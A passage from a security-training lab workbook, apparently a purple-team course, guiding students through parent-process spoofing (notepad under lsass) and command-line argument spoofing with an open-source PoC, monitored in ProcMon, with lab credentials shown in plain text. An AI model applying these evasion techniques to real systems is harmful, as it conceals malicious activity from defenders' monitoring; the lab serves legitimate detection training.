
```
SelectMyParent v0.0.0.1: start a program with a selected parent process
Source code put in public domain by Didier Stevens, no Copyright
https://DidierStevens.com
Use at your own risk

Process created: 8932
```

Step 5: Check the Results

Once we spoofed the process, let's open the *"Process Tree"* window again through the *"Tools"* menu of ProcMon.



In the *"Process Tree"* window, search for `lsass.exe` again. You should see that you have now successfully spawned a `notepad.exe` as a child of `lsass.exe`:



Objective 2: Argument Spoofing

Similar to the parent-child relationship spoofing, we can also spoof the command line arguments when a process is started.

Typically, once a process has been created, tools such as Sysmon or other EDR tools log the event, often including the arguments passed to the process. How can we however spoof these? As explained during the lecture, the high-level steps are:

- Create the process in a suspended state
- Retrieve the PEB address using NtQueryInformationProcess
- Overwrite the command line stored in the PEB using WriteProcessMemory
- Resume the process

This technique is described in detail on the following blog posts:

- https://blog.xpnsec.com/how-to-argue-like-cobalt-strike/
- https://blog.christophetd.fr/building-an-office-macro-to-spoof-process-parent-and-command-line/
- https://blog.nviso.eu/2020/02/04/the-return-of-the-spoof-part-2-command-line-spoofing/

This lab will guide you trough the creation of an executable which spawns a process with spoofed arguments.


Step 1: Getting the CommandSpoofer Source-Code

We will use a sample PoC that was open-sourced by Jean-Francois Maes of NVISO. It is heavily based on the work that was already published in the blog posts above (by Adam Chester and Christophe Tafani-Dereeper). The PoC provides a simple way to create a PowerShell instance with arguments different from the ones initially reported. As this step will leverage Visual Studio, proceed from your CommandoVM machine.


Getting the Source-Code

We will first download the CommandSpoofer project on our Visual Studio equipped CommandoVM machine.


Once downloaded, locate the `CommandSpoofer.zip` file and, through the right-click menu, select the *"Extract to CommandSpoofer\"* option.




You should be able to recursively open the *"CommandSpoofer"* folder until you see other files.



To open the project in Visual Studio, proceed to open the `CommandSpoofer.sln` solution file.



After a couple of seconds, you should have the project opened in Visual Studio. Should you wish to see the source-code as done below, feel free to access the `CommandSpoofer.cpp` file located under the *"Source Files"* folder.



Take a few minutes to walk through the source code. It has been properly commented, allowing you to easily identify the different steps involved in this attack strategy.

One of the key things to observe is the values of the two variables at the top:

- `CMD_TO_SHOW`, which value is set to `powershell.exe -NoExit -c Write-Host 'Hello World!'`
- `CMD_TO_RUN`, which value is set to `powershell.exe -NoExit -c Write-Host Bye Evil!\0`


Two common questions on the `CMD_TO_RUN`: What are the `L` that prefixes the variable and the `\0` at the end of the Write-Host command?

- The `L` symbol in front of a string literal means that each character in the string will be stored as a wide character (`wchar_t`).
- `\0` equals 0. The character is used to mark the end of a string.


Building the CommandSpoofer Binary

Once you have a good idea of what the code does, you can move on to build the malicious executable.

First of all, please make sure you are creating a "Release" build, not a "Debug" build. This can be simply changed in the Visual Studio drop-down list.



Next, from Visual Studio's *"Build"* tab, select the *"Build Solution"* option.



After a couple of seconds, you should obtain the newly-compiled binary's path as observable below.

The bottom-pane's "Output" tab should give a similar output. Save the path to `CommandSpoofer.exe` as we will need it later for execution.

```
1>Generating code
1>Finished generating code
1>Previous IPDB not found, fall back to full compilation.
1>All 6 functions were compiled because no usable IPDB/IOBJ from previous
compilation was found.
1>CommandSpoofer.vcxproj ->
C:\Users\student\Desktop\CommandSpoofer\x64\Release\CommandSpoofer.exe
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```


Step 2: Monitoring the Execution

As we did in the previous lab, we can launch a local monitoring solution on our target domain-joined host. To do so, let's open an RDP connection to the WIN10 machine (`192.168.20.105`) using the `SEC699-20\student` account (password `Sec699!!`).


To launch ProcMon on the target machine, proceed to open a PowerShell prompt and launch `ProcMon64.exe` with the accepted EULA terms (`-accepteula`). As we want to run ProcMon with administrative privileges, you'll need to provide credentials for an administrative account. Please use your student_ladm local administrator user (password Sec699!!).

```
runas /user:sec699-20\student_ladm ".\Downloads\ProcMon64.exe -accepteula"
```

As you already ran ProcMon previously, you'll still have some filters enabled. Please reset these by clicking the *"Reset"* button followed by *"OK"*.




As we did previously, make sure that ProcMon is recording. If the magnifying glass is crossed out as shown below, make sure to click it once to start recording.



Step 3: Executing the Argument Spoofing

We can now drop our `CommandSpoofer.exe` binary to the target machine over the already opened RDP connection. To do so, from your CommandoVM machine, copy the binary from the path where you built it (see Visual Studio's output). As we can copy/paste files over RDP, proceed to paste it on the target machine in a folder you will remember (e.g. `%HOMEPATH%/Downloads`).

Once done, we will need a shell to execute the binary on our target machine. Using the Windows start-menu's search function, locate and launch the *"Command Prompt"*.



Once the prompt opened, you may execute the binary whose path was previously obtained from Visual Studio's *"Output"* pane.

